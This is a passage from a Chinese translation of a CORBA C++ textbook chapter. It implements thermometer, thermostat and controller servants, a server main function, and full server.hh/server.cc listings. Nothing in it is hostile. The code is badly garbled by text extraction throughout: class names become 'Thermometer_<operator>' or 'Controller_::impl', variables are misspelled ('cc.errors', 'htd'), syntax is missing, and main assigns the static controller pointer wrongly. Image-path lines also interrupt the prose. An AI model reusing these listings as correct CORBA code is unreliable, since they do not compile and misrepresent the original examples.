location() throw(CORBA::SystemException)  

{  

    return get_loc();  

}  

// IDL location attribute modifier.  

void  

Thermometer::impl::

```

```

location(const char * loc) throw(CORBA::SystemException)
{
    set_loc(loc);
}

```

10.5.3 Thermometer_imple的构造函数和析构函数

如10.3节中所述,ICL API 没有直接支持控制器中的 list 操作的功能。这样就使得我们必须自己跟踪网络中的装置。10.8节中将会讲到,我们可以通过把一个 STL 映像保留在控制器实现的一个私有数据成员中来实现这一点;这一映像允许我们通过设备号来找出每个实例化的伺服程序的位置。

当服务器程序创建一个 Thermometer_imple 伺服程序时,Thermometer_imple类的构造函数调用控制器的 add_imple成员函数,以便在控制器映像中添加这个伺服程序。此外,构造函数对保护的 m_anum 数据成员进行初始化,设置装置的位置,并且将装置标为“联机”。相反,析构函数通过调用 remove_imple和将装置标为“脱机”来删除控制器映像中的伺服程序。

```

Controller_imple * Thermometer_imple::m_ctrl; // static member

// Constructor.

Thermometer_imple::Thermometer_imple(
    CCS::AssetType      anum,
    const char *         location
) : m_anum(anum)
{
    assert(ICP_online(anum) == 0);           // Mark device as on-line
    set_loc(location);                     // Set location
    m_ctrl->add_imple(anum, this);        // Add self to map
}

// Destructor.

Thermometer_imple::~Thermometer_imple()
{
    try {
        m_ctrl->remove_imple(m_anum);     // Remove self from map
        ICP_offline(m_anum);             // Mark device as off-line
    }
    catch (...) {
        assert(0);                      // Prevent exceptions from escaping
    }
}

```

请注意,在控制器伺服程序被实例化后,静态数据成员 m_ctrl 在 main 函数中被初始化(参见10.10节)。

10.6 设计恒温器的伺服类

Thermostat 接口由 Thermometer 派生得到,并且在同一个服务器程序中实现温度计和

恒温器。当在相同的地址空间把一个派生的接口实现为它的基接口时,必须考虑如何对它们进行设计的问题。可以通过在派生类中继承基类的实现来使用实现的继承,如图10.1所示。图10.1所示的结构的最大好处是,只需要实现派生的 Thermostat_ impl类中的 Thermostat 操作。因为 Thermostat_ impl由 Thermometer_ impl继承得到,所以没有必要实现派生伺服程序中的 Thermometer 基类接口的属性。




图10.1 实现的继承(生成的类用阴影表示)

另一种方法是使用接口的继承,如图10.2所示。请注意,在图10.2中,Thermostat_ impl不是由 Thermometer_ impl继承得到的。这种方法意味着,Thermostat_ impl必须实现6个虚函数:4个函数用来实现 Thermometer 的属性,2个函数用来实现 Thermostat 的操作。




图10.2 接口的继承(生成的类用阴影表示)

哪一种方法更为合适取决于设计和需求。很可能温度计的实现与恒温器的实现有很大的不同,例如,如果温度计和恒温器使用不同的协议(因此它们使用的 API 也是不同的)。在这种情况下,接口的继承就是一种更好的方法。

另一方面,如果温度计和恒温器都由相同的 API 来实现,那么就应该再次使用基类实现,并且选择实现的继承。

在这里指出两种方法之间的区别是因为 C++ 程序员往往不能理解这一点。在 C++ 中,实现的继承是缺省的选择,我们必须自己编写代码来实现接口的继承。相反,有了如何通

过框架类派生得到实现的概念后,POA 就把选择权完全给了用户,用户可以很容易地选择最合适的设计。

对于这里的实现,我们使用了实现的继承。这样,类的定义如下所示:

```
class Thermostat_Impl :
    public virtual POA_CCA::Thermostat,
    public virtual Thermometer_Impl {
public:
    // CORBA operations
    virtual CCS::TempType get_nominal()
        throw(CORBA::SystemException);
    virtual CCS::TempType set_nominal(
        CCS::TempType new_temp
    ) throw(
        CORBA::SystemException,
        CCS::Thermostat::BadTemp
    );
    // Constructor and destructor
    Thermostat_Impl(
        CCS::AssetType enum,
        const char * location,
        CCS::TempType nominal_temp
    );
    virtual ~Thermostat_Impl() {}

private:
    // Helper functions
    CCS::TempType get_nominal_temp()
    CCS::TempType set_nominal_temp(CCS::TempType new_temp)
        throw(CCS::Thermostat::BadTemp);

    // Copy and assignment not supported
    Thermostat_Impl(const Thermostat_Impl & );
    void operator=(const Thermostat_Impl & );
};
```

在 Thermometer_Impl 中添加了一个构造函数和一个析构函数,以及一些用来处理网络 API 的私有的辅助函数。在这里,我们隐藏了拷贝构造函数和赋值运算符。

10.7 实现 Thermostat 的伺服类

Thermostat 的伺服类实现起来非常简单。与前面一样,这部分内容可以分为辅助函数,IDL 操作,以及构造函数和析构函数3个小节来讲述。

10.7.1 Thermostat_Impl 辅助函数

get_nominal_temp 辅助函数的实现中只是调用了相应的 ICP_get 函数。然而,对于 set_nominal_temp,我们还必须做一些其他的工作,因为 ICP_set 不返回前面设定的额定温度

值,也不报告我们所需要的出错状态的详细内容:

```

// Helper function to get a thermostat's nominal temperature.

CCS::TempType
Thermostat_impl::get_nominal_temp()
{
    short temp;
    assert(
        ICP_get(m_anum, "nominal_temp", &temp, sizeof(temp)
    ) == 0);
    return temp;
}

// Helper function to set a thermostat's nominal temperature.

CCS::TempType
Thermostat_impl::set_nominal_temp(CCS::TempType new_temp)
throw(CCS::Thermostat::BadTemp)
{
    short old_temp;

    // We need to return the previous nominal temperature,
    // so we first read the current nominal temperature before
    // changing it.
    assert(
        ICP_get(
            m_anum, "nominal_temp", &old_temp, sizeof(old_temp)
        ) == 0
    );

    // Now set the nominal temperature to the new value.
    if(ICP_set(m_anum, "nominal-temp", &new_temp) != 0) {
        // If ICP_set() failed, read this thermostat's minimum
        // and maximum so we can initialize the BadTemp exception.
        CCS::Thermostat::BtData btd;
        ICP_get(
            m_anum, "MIN_TEMP",
            &btd.min_permitted, sizeof(btd.min_permitted)
        );
        ICP_get(
            m_anum, "MAX_TEMP",
            &btd.max_permitted, sizeof(btd.max_permitted)
        );
        btd.requested = new_temp;
        btd.error_msg = CORBA::string_dup(
            new_temp > btd.max_permitted ? "Too hot" : "Too cold"
        );
        throw CCS::Thermostat::BadTemp(btd);
    }
}

```

```

    }
    return old_temp;
}

```

请注意, set_nominal_temp 首先读取当前的额定温度值,以便可以向调用程序返回前面设定的额定温度值。如果 ICP_set 失败的话,函数就读取装置的最小和最大允许值,并且使用这些数据来初始化 BadTemp 异常,然后发送这个异常。

10.7.2 ThermostatImpl 的 IDL 操作

有了刚才定义的辅助函数之后, ThermostatImpl 的 IDL 操作实现起来就很简单了。操作只需把调用转发给相应的辅助函数:

```

CCS::TempType
ThermostatImpl::
get_nominal() throw(CORBA::SystemException)
{
    return get_nominal_temp();
}

// IDL set_nominal operation.

CCS::TempType
ThermostatImpl::
set_nominal(CCS::TempType new_temp)
throw(CORBA::SystemException, CCS::Thermostat::BadTemp)
{
    return set_nominal_temp(new_temp);
}

```

10.7.3 ThermostatImpl 的构造函数和析构函数

ThermostatImpl 的析构函数有一个空的内联的定义(所有这些工作都由基类的析构函数完成)。构造函数向它的基类构造函数传递有关的参数,并且初始化恒温器的额定温度值:

```

// Constructor.

ThermostatImpl::
ThermostatImpl (
    CCS::AssetType      anum,
    const char *        location,
    CCS::TempType       nominal_temp
) : ThermometerImpl(anum, location)
{
    // Base ThermometerImpl constructor does most of the
    // work, so we need only set the nominal temperature here.
    set_nominal_temp(nominal_temp);
}

```

10.8 设计控制器的伺服类

设计控制器的伺服程序需要多做一些工作,主要是因为 ICP API 没有提供 list, change 和 find 操作的直接实现。这就意味着控制器的伺服程序必须自己来跟踪已知的装置,因为没有办法来询问网络哪些装置当前是联机的。我们使用一个名为 m_assets 的私有数据成员来保存所有实例化的伺服程序集合。m_assets 成员是一个 STL 映像,它的定义如下所示:

```
class Controller_impl : public virtual POA_CCS::Controller {
public:
    // ...
private:
    // Map of known servants
    typedef map<CCS::AssetType, Thermometer_impl *> AssetMap;
    AssetMap m_assets;
    // ...
};
```

m_assets 把设备号映射为伺服程序指针,并且可以用来列出已有的装置,以及搜索具有某些属性值的装置。

控制器的伺服类定义中必须提供 list, change 和 find 三个 IDL 操作的说明。此外,我们添加了 addImpl 和 removeImpl 公共辅助函数,以便温度计伺服程序的构造函数和析构函数可以保存最新的装置的控制器列表。在这个设计中,控制器的构造函数和析构函数都是空的,并且,与通常一样,我们隐藏了拷贝构造函数和赋值运算符。这样,类的定义就如下所示:

```
class Controller_impl : public virtual POA_CCS::Controller {
public:
    // CORBA operations
    virtual CCS::Controller::ThermometerSeq *
        list() throw(CORBA::SystemException);
    virtual void
        find(CCS::Controller::SearchSeq & slist)
            throw(CORBA::SystemException);
    virtual void
        change(
            const CCS::Controller::ThermostatSeq & tlist,
            CORBA::Short delta
        ) throw(
            CORBA::SystemException,
            CCS::Controller::EChange
        );
    // Constructor and destructor
    Controller_impl();
    virtual ~Controller_impl();
    // Helper functions to allow thermometers and
    // thermostats to add themselves to the m_assets map
```

```

// and to remove themselves again.
void addImpl(POA_CCS::AssetType anum, Thermometer_<impl> * tip);
void removeImpl(POA_CCS::AssetType anum);

private:
    // Map of known servants
    typedef map<POA_CCS::AssetType, Thermometer_<impl> * > AssetMap;
    AssetMap m_assets;

    // Copy and assignment not supported
    Controller_<impl>(const Controller_<impl> &);
    void operator=(const Controller_<impl> &);
    // ...
};


```

m_assets 映像允许我们通过 STL 标准的 find 算法根据设备号来搜索装置。然而，IDL 的 find 操作也需要可以通过型号和位置来搜索装置。搜索映像的一个简单方法是使用一个 STL 功能对象，这个对象用来评估 STL 标准的 find_if 算法中使用的谓词。因为 model 和 location 都是字符串值的属性，所以我们只需通过一个功能对象就可以搜索这两个属性值。StrFinder 类是一个 Controller_<impl> 的嵌套类，它可以完成根据传递给它的构造函数的搜索准则，通过型号或位置来搜索装置的双重任务。(为简单起见，我们把类定义为内联的。)

```

class Controller_<impl> : public virtual POA_CCS::Controller {
public:
    // ...
private:
    // ...

    // Function object for the find_if algorithm to search for
    // devices by location and model string.
    class StrFinder {
public:
    StrFinder (
        CCS::Controller::SearchCriterion      sc,
        const char *                          str
    ) : m_sc(sc), m_str(str) {}

    bool operator () (
        pair<const CCS::AssetType, Thermometer_<impl> * > &p
    ) const
    {
        switch (m_sc) {
        case CCS::Controller::LOCATION:
            return strcmp(p.second->location(), m_str) == 0;
            break;
        case CCS::Controller::MODEL:
            return strcmp(p.second->model(), m_str) == 0;
            break;
        default:
            assert(0); // Precondition violation
        }
    }
};


```

```

    }
}

private:
    CCS::Controller::SearchCriterion    m_sc;
    const char *                         m_str;
};

};

```

10.9 实现控制器的伺服类

控制器的实现由辅助函数和 list, change, find 三个 IDL 操作组成。

10.9.1 ControllerImpl 辅助函数

addImpl 和 removeImpl 辅助函数的实现非常简单。它们用来添加或删除伺服程序的 m_assets 映像中的某些指定条目：

```

ControllerImpl::
addImpl(CCS::AssetType anum, ThermometerImpl * tip)
{
    m_assets[anum] = tip;
}

// Helper function for thermometers and thermostats to
// remove themselves from the m_assets map.
void
ControllerImpl::
removeImpl(CCS::AssetType anum)
{
    m_assets.erase(anum);
}

```

10.9.2 实现 list 操作

list 的实现非常简单。我们对装置的映像进行了遍历，并且通过调用 this 成员函数为每个装置创建了一个对象引用。操作的返回值是一个序列。序列是变长度类型，如果它们是一个操作的返回值的话，必须被动态地分配，因此代码必须通过调用 new 来分配返回的序列。因为我们事先知道序列中有多少元素，所以可以使用最大值构造函数。下面是关于这部分的源代码：

```

// IDL list operation.

CCS::Controller::ThermometerSeq *
ControllerImpl::
list() throw(CORBA::SystemException)
{
    // Create a new thermometer sequence. Because we know

```

```

// the number of elements we will put onto the sequence,
// we use the maximum constructor.
CCS::Controller::ThermometerSeq _var listv
    = new CCS::Controller::ThermometerSeq(m_assets.size());
listv->length(m_assets.size());

// Loop over the m_assets map and create a
// reference for each device.
CORBA::ULong count = 0;
AssetMap :: iterator i;
for(i = m_assets.begin(); i != m_assets.end(); i++)
    listv[count++] = i->second->_this();
return listv._retn();
}

```

10.9.3 实现 change 操作

实现 change 时需要做一些工作,因为 ICP API 不支持相对的温度改变。此外,change 必须保留由每个失败的操作所返回的异常信息,这也增加了 change 的复杂性。

为了使代码易于理解,我们采用了一种最不利的方法。我们只是在需要的时候,才在一个局部变量 ec 中创建一个 EChange 异常。然后程序进入所提供的引用序列的循环。在每次循环过程中,程序读取当前的额定温度值,并且给它添加增量值,然后,设置最终的额定温度值。如果设置额定温度值失败的话,就给 ec 中出错序列添加一个元素,并且把由 set_nominal 操作失败返回的异常信息拷贝到新的元素中。当循环终止时,可以看一下 ec 中的出错序列的长度现在是不是一个非零值,如果是非零值的话,就发送一个已经初始化的异常。否则,如果没有遇到错误,change 将返回,并且不发送异常。

```

// IDL change operation.

void
Controller::impl::
change (
    const CCS::Controller::ThermostatSeq & tlist,
    CORBA::Short delta
) throw(CORBA::SystemException, CCS::Controller::EChange)
{
    CCS::Controller::EChange ec; // Just in case we need it
    // We cannot add a delta value to a thermostat's temperature
    // directly, so for each thermostat, we read the nominal
    // temperature, add the delta value to it, and write
    // it back again.
    for (CORBA::ULong i = 0; i < tlist.length(); i++) {
        if (CORBA::is_nil(tlist[i]))
            continue; // Skip nil references
        // Read nominal temp and update it.
        CCS::TempType tnom = tlist[i]->get_nominal();
        tnom += delta;
    }
}

```

```

try {
    tlist[i]->set_nominal(tnom);
}

catch (const CCS::Thermostat::BadTemp & bt) {
    // If the update failed because the temperature
    // is out of range, we add the thermostat's info
    // to the errors sequence.
    CORBA::ULong len = ec.errors.length();
    ec.errors.length(len + 1);
    ec.errors[len].tmstat_ref = tlist[i];
    ec.errors[len].info = bt.details;
}

// If we encountered errors in the above loop,
// we will have added elements to the errors sequence.
if (ec.errors.length() != 0)
    throw ec;
}

```

请注意,这段代码调用了 `get_nominal` 和 `set_nominal` 操作:

```

CCS::TempType tnom = tlist[i] -> get_nominal();
// ...
tlist[i]->set_nominal(tnom);

```

`tlist[i]` 表达式表示由一个客户程序传递的对象引用。这里有两件事情值得注意。

1. 通过调用对象引用中的一个 IDL 操作,可以把服务器程序当作一个客户程序。
2. 在这种情况下,目标对象作为调用代码被配置在同一服务器程序中。

这样做比较方便:不仅服务器程序可以当作客户程序来使用,而且服务器程序的对象也可以当作客户程序来使用。也就是说,调用是位置透明的,我们不需要考虑目标对象是在什么地方实现的(本地的调用比调用远程对象快得多。大部分 ORB 都实现一个本地的旁路,以确保被配置在一起的调用与虚函数的调用几乎一样快)。

10.9.4 实现 `find` 操作

不幸的是,`find` 的实现看上去非常乱,部分原因是由于它复杂的语义:如果某个搜索键值与装置不匹配,或只与一个装置相匹配,那么必须重写搜索键值的 `device` 成员。然而,如果几个装置都与一个相同的搜索键值匹配的话,第一个匹配的装置的引用将重写 `device` 成员,但是其他匹配的装置必须扩充在 `slist` 中传递的搜索序列。

`find` 操作过于复杂的另一个原因是因为我们处理的是深层嵌套数据结构。`find` 操作中有一个用作 `inout` 参数的序列,序列中的元素都是一些结构,结构中包含了一个联合类型的成员。嵌套的深度和数据类型的复杂性使得代码变得非常复杂:

```

// IDL find operation
void

```

```
Controller_Impl::  
find(CCS::Controller::,SearchSeq & slist)  
throw(CORBA::SystemException)  
{  
    // Loop over input list and look up each device.  
    CORBA::ULong listlen = slist.length();  
    for (CORBA::ULong i = 0; i < listlen; i++) {  
        AssetMap::iterator where; // Iterator for asset map  
        int num_found = 0; // Num matched per iteration  
        // Assume we will not find a matching device.  
        slist[i].device = CCS::Thermometer::nil();  
        // Work out whether we are searching by asset,  
        // model, or location.  
        CCS::Controller::SearchCriterion sc = slist[i].key._d();  
        if (sc == CCS::Controller::ASSET) {  
            // Search for matching asset number.  
            where = m_assets.find(slist[i].key.asset_num());  
            if (where != m_assets.end())  
                slist[i].device = where->second->_this();  
        } else {  
            // Search for model or location string.  
            const char * search_str;  
            if (sc == CCS::Controller::LOCATION)  
                search_str = slist[i].key.loc();  
            else  
                search_str = slist[i].key.model_desc();  
            // Find first matching device(if any).  
            where = find_if(  
                m_assets.begin(),m_assets.end(),  
                StrFinder(sc,search_str)  
            );  
            // While there are matches...  
            while (where != m_assets.end()) {  
                if(num_found == 0) {  
                    // First match overwrites reference  
                    // in search record.  
                    slist[i].device = where->second->_this();  
                } else {  
                    // Each further match appends a new  
                    // element to the search sequence.  
                    CORBA::ULong len = slist.length();  
                    slist.length(len + 1);  
                    slist[len].key = slist[i].key;  
                    slist[len].device = where->second->_this();  
                }  
                num_found++;  
            }  
        }  
    }  
}
```

```

        // Find next matching device with this key.
        where = find_if (
            + + where, m_assets.end(),
            StrFinder(sc, slist[i], key, loc()))
        );
    }
}
}

```

我们以这种方式设计 find 操作是为了说明下面两点：

- 如果查看一下实现代码的话,会发现代码是与 CORBA 无关的。代码复杂的原因是由于使用了复杂的数据类型和语法,而不是由于使用了 CORBA。也就是说,如果使用非 CORBA 类型的话,实现还是一样复杂。
 - 在 IDL 层也不简单。我们创建的操作做了太多的事情,或者我们使用的操作中用到了深层嵌套的数据结构。在第 5 章中曾建议,这样做只能说明程序设计得太糟糕。如我们所见,实现这样的操作是要付出代价的。

定义一个这样的 find 操作也如何给使用深层嵌套的 IDL 类型提供了理由。如果能够理解上述代码的话，也应该能够理解实际中我们可能遇到的应用程序（如果好好设计的话，这些应用程序应该更为简单）。

10.10 实现服务器程序的 main 函数

服务器程序的 main 函数与第3章中讲述的 main 函数相似。服务器程序对运行时 ORB 进行初始化，获取 Root POA，创建一个伺服程序管理器，并且激活这个管理器。然后，代码对控制器进行实例化，并且在把控制器引用写到标准输出之前设置静态成员 Thermometer::impl::m_ctrl 中控制器的指针。这时，控制器伺服程序被初始化，并且代码对许多温度计和恒温器伺服程序进行了实例化。最后，服务器程序通过调用 run 启动事件循环，以便服务器程序可以接收请求。

```

int
main(int argc, char * argv[])
{
try {
    // Initialize orb
    CORBA::ORB_var orb = CORBA::ORB_init(argc, argv);

    // Get reference to Root POA.
    CORBA::Object_var obj
        = orb->resolve_initial_references("RootPOA");
    PortableServer::POA_var poa
        = PortableServer::POA::_narrow(obj);

    // Activate POA manager
    PortableServer::POAManager_var mgr

```

```

    = poa->the_POAManager();
mgr->activate();

// Create a controller and set static m_ctrl member
// for thermostats and thermometers.
Controller_impl ctrl_servant;
Thermometer_impl m_ctrl = &ctrl_servant;

// Write controller stringified reference to stdout
CCS::Controller_var ctrl = ctrl_servant. this();
CORBA::String_var str = orb->object_to_string(ctrl);
cout << str << endl << endl;

// Create a few devices. (Thermometers have odd asset
// numbers, thermostats have even asset numbers.)
Thermometer_impl thermo1(2029, "Deep Thought");
Thermometer_impl thermo2(8053, "HAL");
Thermometer_impl thermo3(1027, "ENIAC");
Thermostat_impl tmstat1(3032, "Colossus", 68);
Thermostat_impl tmstat2(4026, "ENIAC", 60);
Thermostat_impl tmstat3(4088, "ENIAC", 50);
Thermostat_impl tmstat4(8042, "HAL", 40);

// Accept requests
orb->run();
}

catch (const CORBA::Exception & e) {
    cerr << "Uncaught CORBA exception: " << e << endl;
    return 1;
}
catch(...) {
    assert(0); // Unexpected exception, dump core
}
return 0;
}

```

编译、链接和运行服务器程序的过程如第3章中所述,这里就不再重复这些步骤。

10.11 完整的服务器程序代码

为了给读者参考,这里再次列出了服务器程序的完整代码。为简单起见,整个代码只分为两个文件:server.hh 和 server.cc。对于一个实际的应用程序,为了更好地维护程序,可能需要把源文件分得更细(参阅[11]中关于如何选择合适的文件结构方面的内容)。

10.11.1 server.hh 头文件

```

#ifndef server_HH_
#define server_HH_

#include <map>

```

```

#include <assert.h>
#include "CCSS.hh"

class Controller_impl;

class Thermometer_impl : public virtual POA_CCS::Thermometer {
public:
    // CORBA attributes
    virtual CCS::ModelType model()
        throw(CORBA::SystemException);
    virtual CCS::AssetType asset_num()
        throw(CORBA::SystemException);
    virtual CCS::TempType temperature()
        throw(CORBA::SystemException);
    virtual CCS::LocType location()
        throw(CORBA::SystemException);
    virtual void location(const char * loc)
        throw(CORBA::SystemException);

    // Constructor and destructor
    Thermometer_impl(CCS::AssetType anum, const char * location);
    virtual ~Thermometer_impl();

    static Controller_impl * m_ctrl; // My controller

protected:
    const CCS::AssetType m_anum; // My asset number

private:
    // Helper functions
    CCS::ModelType get_model();
    CCS::TempType get_temp();
    CCS::LocType get_loc();
    void set_loc(const char * new_loc);

    // Copy and assignment not supported
    Thermometer_impl(const Thermometer_impl & );
    void operator=(const Thermometer_impl & );
};

class Thermostat_impl :
    public virtual POA_CCS::Thermostat,
    public virtual Thermometer_impl {
public:
    // CORBA operations
    virtual CCS::TempType get_nominal()
        throw(CORBA::SystemException);
    virtual CCS::TempType set_nominal(
        CCS::TempType new_temp
    ) throw(
        CORBA::SystemException,
        CCS::Thermostat::BadTemp
    );
}

```

```

// Constructor and destructor
Thermostat_<operator>()
    CCS::AssetType      anum,
    const char *        location,
    CCS::TempType       nominal_temp
);
virtual ~Thermostat_<operator>() {}

private:
    // Helper functions
    CCS::TempType      get_nominal_temp();
    CCS::TempType      set_nominal_temp(CCS::TempType new_temp)
        throw (CCS::Thermostat::BadTemp);

    // Copy and assignment not supported
    Thermostat_<operator>(const Thermostat_<operator> &);
    void operator=(const Thermostat_<operator> &),
};

class Controller_<operator> : public virtual POA_CCS::Controller {
public:
    // CORBA operations
    virtual CCS::Controller::ThermometerSeq *
        list() throw(CORBA::SystemException);
    virtual void
        find(CCS::Controller::SearchSeq & slist)
        throw(CORBA::SystemException);
    virtual void
        change(
            const CCS::Controller::ThermostatSeq & tlist,
            CORBA::Short                               delta
        ) throw(
            CORBA::SystemException,
            CCS::Controller::EChange
        );
};

// Constructor and destructor
Controller_<operator>()
virutal ~Controller_<operator>()

// Helper functions to allow thermometers and
// thermostats to add themselves to the m_assets map
// and to remove themselves again.
void      add_<operator>(CCS::AssetType anum, Thermometer_<operator> * tip);
void      remove_<operator>(CCS::AssetType anum);

private:
    // Map of known servants
    typedef map<CCS::AssetType, Thermometer_<operator> *> AssetMap;
    AssetMap m_assets;

    // Copy and assignment not supported

```

```

Controller_<operator=(const Controller_&);

// Function object for the find_if algorithm to search for
// devices by location and model string.
class StrFinder {
public:
    StrFinder (
        CCS::Controller::SearchCriterion      sc,
        const char *                           str
    ) : m_sc(sc), m_str(str) {}

    bool operator() (
        pair<const CCS::AssetType, Thermometer_&*> &p
    ) const
    {
        switch (m_sc) {
            case CCS::Controller::LOCATION:
                return strcmp(p.second->location(), m_str) == 0;
                break;
            case CCS::Controller::MODEL:
                return strcmp(p.second->model(), m_str) == 0;
                break;
            default:
                assert(0); // Precondition violation
        }
    }

private:
    CCS::Controller::SearchCriterion      m_sc;
    const char *                           m_str;
};

#endif

```

10.11.2 server.cc 实现文件

```

#include <iostream.h>
#include <assert.h>
#include "icp.h"
#include "server.hh"

// -----
Controller_& Thermometer_& m_ctrl; // static member

// Helper function to read the model string from a device.

CCS::ModelType
Thermometer_&::get_model()
{

```

```
char buf[32];
assert(ICP_get(m_anum, "model", buf, sizeof(buf)) == 0);
return CORBA::string_dup(buf);
}

// Helper function to read the temperature from a device.

CCS::TempType
Thermometer_impl::
get_temp()
{
    short temp;
    assert(
        ICP_get(m_anum, "Temperature", &temp, sizeof(temp))
    ) == 0;
    return temp;
}

// Helper function to read the location from a device.

CCS::LocType
Thermometer_impl::
get_loc()
{
    char buf[32];
    assert(ICP_get(m_anum, "location", buf, sizeof(buf)) == 0);
    return CORBA::string_dup(buf);
}

// Helper function to set the location of a device.

void
Thermometer_impl::
set_loc(const char * loc)
{
    assert(ICP_set(m_anum, "Location", loc) == 0);
}

// Constructor.

Thermometer_impl::
Thermometer_impl(
    CCS::AssetType      anum,
    const char *        location
) : m_anum(anum)
{
    assert(ICP_online(anum) == 0); // Mark device as on-line
    set_loc(location);
    m_ctrl->add_impl(anum, this); //
    Add self to controller's map
}

// Destructor.
```

```
Thermometer_implementation::  
~Thermometer_implementation()  
{  
    try {  
        m_ctrl->remove_impl(m_anum); // Remove self from map  
        ICP_offline(m_anum); // Mark device as off-line  
    }  
    catch (...) {  
        assert(0); // Prevent exceptions from escaping  
    }  
}  
  
// IDL model attribute.  
  
CCS::ModelType  
Thermometer_implementation::  
model() throw(CORBA::SystemException)  
{  
    return get_model();  
}  
  
// IDL asset_num attribute.  
  
CCS::AssetType  
Thermometer_implementation::  
asset_num() throw(CORBA::SystemException)  
{  
    return m_anum;  
}  
  
// IDL temperature attribute.  
  
CCS::TempType  
Thermometer_implementation::  
temperature() throw(CORBA::SystemException)  
{  
    return get_temp();  
}  
  
// IDL location attribute accessor.  
  
CCS::LocType  
Thermometer_implementation::  
location() throw(CORBA::SystemException)  
{  
    return get_loc();  
}  
  
// IDL location attribute modifier.  
  
void  
Thermometer_implementation::  
location(const char * loc) throw(CORBA::SystemException)  
{
```

```
    set_loc(loc);
}

// -----
// Helper function to get a thermostat's nominal temperature.

CCS::TempType
Thermostat_implementation::get_nominal_temp()
{
    short temp;
    assert(
        ICP_get(m_anum, "nominal-temp", &temp, sizeof(temp))
    ) == 0;
    return temp;
}

// Helper function to set a thermostat's nominal temperature.

CCS::TempType
Thermostat_implementation::set_nominal_temp(CCS::TempType new_temp)
throw(CCS::Thermostat::BadTemp)
{
    short old_temp;

    // We need to return the previous nominal temperature,
    // so we first read the current nominal temperature before
    // changing it.
    assert(ICP_get(
        m_anum, "nominal-temp",
        &old_temp, sizeof(old_temp)
    ) == 0
);

    // Now set the nominal temperature to the new value.
    if (ICP_set(m_anum, "nominal-temp", &new_temp) != 0) {
        // If ICP_set() failed, read this thermostat's minimum
        // and maximum so we can initialize the BadTemp exception.
        CCS::Thermostat::BtData btd;
        ICP_get (
            m_anum, "MIN-TEMP",
            &btd.min_permitted, sizeof(btd.min_permitted)
        );
        ICP_get (
            m_anum, "MAX-TEMP",
            &btd.max_permitted, sizeof(btd.max_permitted)
        );
        btd.requested = new_temp;
        btd.error_msg = CORBA::string_dup(
            new_temp > htd.max_permitted ? "Too hot" : "Too cold"
        );
    }
}
```

```
    );
    throw CCS::Thermostat::BadTemp(btd);
}
return old_temp;
}

// Constructor.

Thermostat_<operator>::Thermostat_<operator>(
    CCS::AssetType      anum,
    const char *        location,
    CCS::TempType       nominal_temp
) : Thermometer_<operator>(anum, location)
{
    // Base Thermometer_<operator> constructor does most of the
    // work, so we need only set the nominal temperature here.
    set_nominal_temp(nominal_temp);
}

// IDL get_nominal operation.

CCS::TempType
Thermostat_<operator>::get_nominal() throw(CORBA::SystemException)
{
    return get_nominal_temp();
}

// IDL set_nominal operation.

CCS::TempType
Thermostat_<operator>::set_nominal(CCS::TempType new_temp)
throw(CORBA::SystemException, CCS::Thermostat::BadTemp)
{
    return set_nominal_temp(new_temp);
}

// -----
// Helper function for thermometers and thermostats to
// add themselves to the m_assets map.

void
Controller_<operator>::add_Impl(CCS::AssetType anum, Thermometer_<operator> * tip)
{
    m_assets[anum] = tip;
}

// Helper function for thermometers and thermostats to
// remove themselves from the m_assets map.

void
```

```

Controller_::impl::  

remove_::impl(CCS_::AssetType anum)  

{  

    m_assets.erase(anum);  

}  

// IDL list operation.  

CCS_::Controller_::ThermometerSeq *  

Controller_::impl::  

list() throw(CORBA_::SystemException)  

{  

    // Create a new thermometer sequence. Because we know  

    // the number of elements we will put onto the sequence,  

    // we use the maximum constructor.  

CCS_::Controller_::ThermometerSeq_var listv  

    = new CCS_::Controller_::ThermometerSeq(m_assets.size());  

listv->length(m_assets.size());  

// Loop over the m_assets map and create a  

// reference for each device.  

CORBA_::ULong count = 0;  

AssetMap_::iterator i;  

for(i = m_assets.begin(); i != m_assets.end(); i++)  

    listv[count++] = i->second->_this();  

return listv._retn();
}  

// IDL change operation.  

void  

Controller_::impl::  

change()  

const CCS_::Controller_::ThermostatSeq & tlist,  

CORBA_::Short delta  

) throw(CORBA_::SystemException, CCS_::Controller_::EChange)  

{  

    CCS_::Controller_::EChange ec; // Just in case we need it  

// We cannot add a delta value to a thermostat's temperature  

// directly, so for each thermostat, we read the nominal  

// temperature, add the delta value to it, and write  

// it back again.  

for (CORBA_::ULong i = 0; i < tlist.length(); i++) {  

    if (CORBA_::is_nil(tlist[i]))  

        continue; // Skip nil references  

    // Read nominal temp and update it.  

    CCS_::TempType tnom = tlist[i]->get_nominal();  

    tnom += delta;  

    try {  

        tlist[i]->set_nominal(tnom);
}

```

```
    }

    catch(const CCS::Thermostat::BadTemp & bt) {
        // If the update failed because the temperature
        // is out of range, we add the thermostat's info
        // to the errors sequence.

        CORBA::ULong len = cc.errors.length();
        ec.errors.length(len + 1);
        ec.errors[len].tmstat_ref = tlist[i];
        ec.errors[len].info = bt.details;
    }
}

// If we encountered errors in the above loop,
// we will have added elements to the errors sequence.
if (cc.errors.length() != 0)
    throw ec;
}

// IDL find operation

void
Controller_impl::
find(CCS::Controller::SearchSeq & slist)
throw(CORBA::SystemException)
{
    // Loop over input list and look up each device.

    CORBA::ULong listlen = slist.length();
    for (CORBA::ULong i = 0; i < listlen; i++) {

        AssetMap::iterator where;      // Iterator for asset map
